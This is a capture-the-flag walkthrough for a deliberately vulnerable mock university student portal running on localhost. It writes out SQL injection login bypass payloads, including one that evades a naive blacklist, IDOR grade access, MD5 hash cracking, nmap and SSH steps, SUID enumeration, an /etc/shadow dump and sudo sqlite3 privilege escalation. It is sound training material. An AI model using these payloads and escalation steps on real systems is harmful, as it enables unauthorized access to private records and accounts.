TUCaN CTF: A Guided Offensive Security Scenario

Prepared by: Aleddine Absi

Overview

A friend of yours, Markus Brown, once told you that he studied at TU Darmstadt and achieved excellent grades in all his subjects.
Despite your curiosity, he refuses to share any concrete proof.

Driven by doubt, you decide to verify his claims yourself and eventually stumble upon the university's student portal: TUCaN.

This CTF will introduce beginners to several fundamental concepts in offensive security, including:

- SQL Injection
- Information disclosure
- IDOR (Insecure Direct Object Reference)
- Port scanning and enumeration
- Linux privilege escalation

Basic knowledge of SQL and Linux command-line usage is recommended.


Note to the Reader

This CTF is designed as a guided scenario rather than a full tutorial. Each step focuses on conveying the core ideas, and readers are encouraged to explore alternative approaches and external resources to deepen their understanding.

For a more traditional write-up, please refer to `WRITEUP.txt`.

Initial Reconnaissance

You navigate to `localhost`. At first glance, the website appears minimal and unremarkable. You do not possess any credentials, and no obvious functionality is available.



You quickly realize that an ID and password will be required.

You explore all publicly accessible pages (only two are available due to “maintenance”). On the *Kontakt* page, you notice an interesting email address:

`dannye.duffy565@tu.local`

While this is not a TU-ID, it may still prove useful later.

HTML Source Code Inspection

Out of habit, you inspect the HTML source code of the login page.
Hidden inside a comment, you discover the following line:

```
<!-- TODO: Remove email-based authentication and restrict login to TU-ID only .-->
<!-- FLAG{html_comments_are_not_private} -->
```

This suggests that email-based authentication may still be enabled.

You recover your first flag:

`FLAG{html_comments_are_not_private}`

Authentication Bypass with SQL Injection

Encouraged, you attempt to authenticate using the discovered email address and a weak password:

`dannye.duffy565@tu.local / 123456`

Authentication fails, but no error message reveals whether the user exists or if the password is incorrect.

After several unsuccessful attempts, brute-force guessing appears ineffective.
Since the login form interacts directly with a backend database, you begin testing input sanitization.

You assume the authentication logic resembles something like:

```
SELECT * FROM users
WHERE username = 'username' AND password = 'password';
```

You remember that in SQL, `--` can be used to comment out the rest of a query.
Your first attempt fails because the query still requires a true condition.

You then try:

`“dannye.duffy565@tu.local' OR 1=1 -- "`

which gives following result:

```
SELECT * FROM users
WHERE username = 'dannye.duffy565@tu.local' OR 1=1 -- AND password = 'password';
```

This time, authentication succeeds.

You are now logged in as Dannye Duffy, confirming:

- the email account exists,
- the HTML comment was accurate,
- the login system is vulnerable to SQL injection.

IDOR on Academic Records

Once authenticated, you explore the portal’s features.
One page allows students to view their academic results.

The grades are retrieved using a numerical parameter in the URL.

Out of curiosity, you manually modify this value.

The result is revealing.

By changing the identifier, you can access grade records belonging to other students, a classic IDOR vulnerability.

However, the retrieved data is incomplete:

- no names
- no email addresses
- only internal IDs and grades

You assume that the displayed name is stored in the session rather than fetched dynamically from the database.

(This can be verified by navigating to `/debug-session`, an endpoint intentionally left by the developer for debugging purposes. You will notice that `display_name` remains unchanged even after modifying the `id` parameter in the URL.)

Markus' grades must be present somewhere, but you still cannot associate them with a real identity.

Unexpected Behavior and Legacy Files

Continuing your exploration, you test edge-case values for the identifier parameter.

One value behaves differently: 0.

Instead of grades, the server responds with raw text resembling an internal developer note:

```
TODO: remove old admin website (/admin_tucan_portal)
TODO: remove admin1 test user and disable legacy admin account
```

These details might become useful later.


You recover another flag:

```
FLAG{old_files_old_problems}
```

Forgotten Administration Panel

Based on the developer note, you attempt to access `/admin_tucan_portal.`


A minimal administration panel appears, protected by authentication.
The backend logic looks suspiciously similar to the student login system.



You try logging in as `admin1` using a classic SQL injection:

```
admin1' OR 1=1 --
```

This time, it fails.



You notice that error messages reveal your input has been altered.
Characters such as `;`, `OR`, and `--` appear to be sanitized.

After experimenting, you discover that writing `-OR-` partially bypasses the filter.

You infer that the sanitization is based on a naive blacklist and that the order of replacements matters.

Indeed, upon reviewing the backend code, this appears to be the case.

```
blacklist = ["--", "OR", ";"]
for token in blacklist:
    username = username.replace(token, "")
```

Eventually, you craft the following payload:

```
admin1' O;R 1=1 -;-
```

It works and you obtain your next flag:

```
FLAG{dont_use_homemade_sanitization}
```

Database Exposure and Weak Hashes

Inside the old admin interface, two panels remain functional:

- system / server information
- database backup


The admin panel exposes internal configuration details:

- references to an internal server
- backup services
- connection hints

It becomes clear that this infrastructure was never meant to be exposed publicly.

In the database backup section, you discover a table containing:

- id
- username
- password
- role



You initially believe you have reached your goal, but usernames are randomly generated, making it impossible to identify Markus directly.

You notice that most password entries share common characteristics:

- short hexadecimal strings
- fixed length
- consistent format

This strongly suggests an outdated hashing algorithm.

You test one hash using an online reverse-hash service (like crackstation.net) and confirm it is MD5.

Hash	Type	Result
8a279a925f892a9dd56b74be35c65851	md5	brooklyn10

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Several passwords are vulnerable to dictionary attacks.

Further inspection reveals accounts with the role legacy, belonging to former system administrators.

53	tu51522c42Da	2e2aa147fa2197643738f9d6bc268430	student
54	tua2374d58Da	5c5cdd3fc7df8630edb43b5ee19b5cab	legacy
55	tu5f644c46Da	35ce2481a73e4b6934a6e2b02ccbfee0	student

These accounts are no longer active on the portal, but their credentials remain stored.

After extracting all legacy accounts, you manage to crack one weak password:

`legacy123`

You now possess valid credentials:


`tu27bd3d10Da : legacy123`

Internal Pivot and Linux Access

Knowing that an SSH service is exposed on the Linux server, you begin by identifying the open ports on the local host using **nmap**.
You open a command prompt and run the following command:
`nmap -sV -p 1-5000 localhost`

The `-sV` option is used to detect running services and their version information.
The `-p 1-5000` option limits the scan to ports 1 through 5000 in order to reduce scan time.

(In a real-world scenario, `localhost` would be replaced with the target server's IP address.)



Two ports are open:

- 5000 (web application)
- 2222 (SSH)

You connect via SSH using the following command:

```
ssh tu27bd3d10Da@localhost -p 2222
```

After entering the decrypted password, you successfully gain access to the system.

Privilege Escalation

By exploring the filesystem using `ls /`, you locate the application directory:

```
/opt/tucan/
```

Inside it, you find the database file:


```
/opt/tucan/web/database/app.db
```

You attempt to open the database using:

```
sqlite3 /opt/tucan/web/database/app.db
```

However, access is denied due to insufficient permissions. You therefore need to find another way to open it.

You begin by checking sudo permissions: `sudo -l`



No sudo privileges are available.

You then search for SUID binaries using the following command:

```
find / -type f -perm -04000 -ls 2>/dev/null
```

```
$ find / -type f -perm -04000 -ls 2>/dev/null
   485     40 -rwsr-xr-x   1 root     root        40496 Feb  6  2024 /usr/bin/newgrp
   496     60 -rwsr-xr-x   1 root     root        59976 Feb  6  2024 /usr/bin/passwd
   586     36 -rwsr-xr-x   1 root     root        35200 Apr  9  2024 /usr/bin/umount
   354     72 -rwsr-xr-x   1 root     root        72712 Feb  6  2024 /usr/bin/chfn
   360     44 -rwsr-xr-x   1 root     root        44808 Feb  6  2024 /usr/bin/chsh
   422     72 -rwsr-xr-x   1 root     root        72072 Feb  6  2024 /usr/bin/gpasswd
   560     56 -rwsr-xr-x   1 root     root        55680 Apr  9  2024 /usr/bin/su
   480     48 -rwsr-xr-x   1 root     root        47488 Apr  9  2024 /usr/bin/mount
 40036    228 -rwsr-xr-x   1 root     root       232416 Jun 25  2025 /usr/bin/sudo
 40103    332 -rwsr-xr-x   1 root     root       338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
 40078     36 -rwsr-xr--   1 root     messagebus    35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 50577     16 -rwsr-xr-x   1 root     root          16272 Jan  4 16:17 /usr/local/bin/legacy_check
```

One binary stands out: `legacy_check`.

Using its built-in help option, you learn that it is a legacy compatibility tool that reads `/etc/shadow`.

```
$ legacy_check -h
Legacy system compatibility tool.

Required for backward compatibility with legacy authentication scripts.

Reads system authentication data from /etc/shadow.
```

Running it reveals the existence of another user account: `admin123`.

```
$ legacy_check
root:*:20374:0:99999:7:::
daemon:*:20374:0:99999:7:::
bin:*:20374:0:99999:7:::
sys:*:20374:0:99999:7:::
sync:*:20374:0:99999:7:::
games:*:20374:0:99999:7:::
man:*:20374:0:99999:7:::
lp:*:20374:0:99999:7:::
mail:*:20374:0:99999:7:::
news:*:20374:0:99999:7:::
uucp:*:20374:0:99999:7:::
proxy:*:20374:0:99999:7:::
www-data:*:20374:0:99999:7:::
backup:*:20374:0:99999:7:::
list:*:20374:0:99999:7:::
irc:*:20374:0:99999:7:::
gnats:*:20374:0:99999:7:::
nobody:*:20374:0:99999:7:::
_apt:*:20374:0:99999:7:::
systemd-network:*:20456:0:99999:7:::
systemd-resolve:*:20456:0:99999:7:::
messagebus:*:20456:0:99999:7:::
systemd-timesync:*:20456:0:99999:7:::
sshd:*:20456:0:99999:7:::
tu27bd3d10Da:$y$j9T$QIovPdh4/zhW1zg6Q0UDP.$5LJ8gwNHwGNRQoWSbspG.21aMXsr17OnvEzdnCn0cSC:20457:0:99999:7:::
admin123:$y$j9T$jMgAtxF72qeY3dChRN3f10$QBar1Xy25t5t/VrEGRx/zapWgg68ythBglDRFCeTo07:20457:0:99999:7:::
```

You attempt to switch users with `su admin123`

Using `admin123` as password, authentication surprisingly succeeds.

(Normally, one would attempt to crack the password using a dictionary attack with tools such as John the Ripper or Hashcat, but this is out of scope for this CTF.)

After switching users, running `sudo -l` again reveals permission to execute `sqlite3`.

```
User admin123 may run the following commands on f4ef5848962b:
    (root) NOPASSWD: /usr/bin/sqlite3
```

You can now access the database:

```
sudo sqlite3 /opt/tucan/web/database/app.db
```

Finding Markus

You enumerate the database tables and inspect the `user_identity` table:

```
PRAGMA table_info(user_identity);
SELECT * FROM user_identity;
```

You obtain following result

```
sqlite> PRAGMA table_info(user_identity);
0|user_id|INTEGER|0||1
1|email|TEXT|0||0
```

```
sqlite> SELECT * FROM user_identity;
1|my.knapp529@tu.local
2|jacque.nash342@tu.local
3|scottie.clarke521@tu.local
4|han-van.le649@tu.local
5|focus.preston47@tu.local
6|tamra.sellers787@tu.local
7|maxine.sanders275@tu.local
```

You notice that email addresses contain real names. To narrow down the search, you run:

```
SELECT * FROM user_identity WHERE email LIKE '%markus%';
```

```
sqlite> SELECT * FROM user_identity WHERE email LIKE '%markus%';
197|markus.brown103@tu.local
```

You have now obtained Markus's user ID and email address.

Next, you inspect the `admin_notes` table, where you find the final flag :
FLAG{trust_broken_by_design}

```
sqlite> SELECT * FROM admin_notes;
1|FLAG{trust_broken_by_design}
```

At this point, you have successfully identified Markus' account.

You can now either:

- log in as Markus using SQL injection, or
- manually access his grades via IDOR

The Truth About Markus

Cross-referencing Markus' identity with his grades, the truth becomes undeniable.

His academic performance is far from impressive.

After a long chain of reconnaissance, exploitation, lateral movement, and privilege escalation, you reach a simple conclusion:

The story you were told was never true.

You decide to remain silent about Markus' grades and instead write a detailed vulnerability report for TU Darmstadt.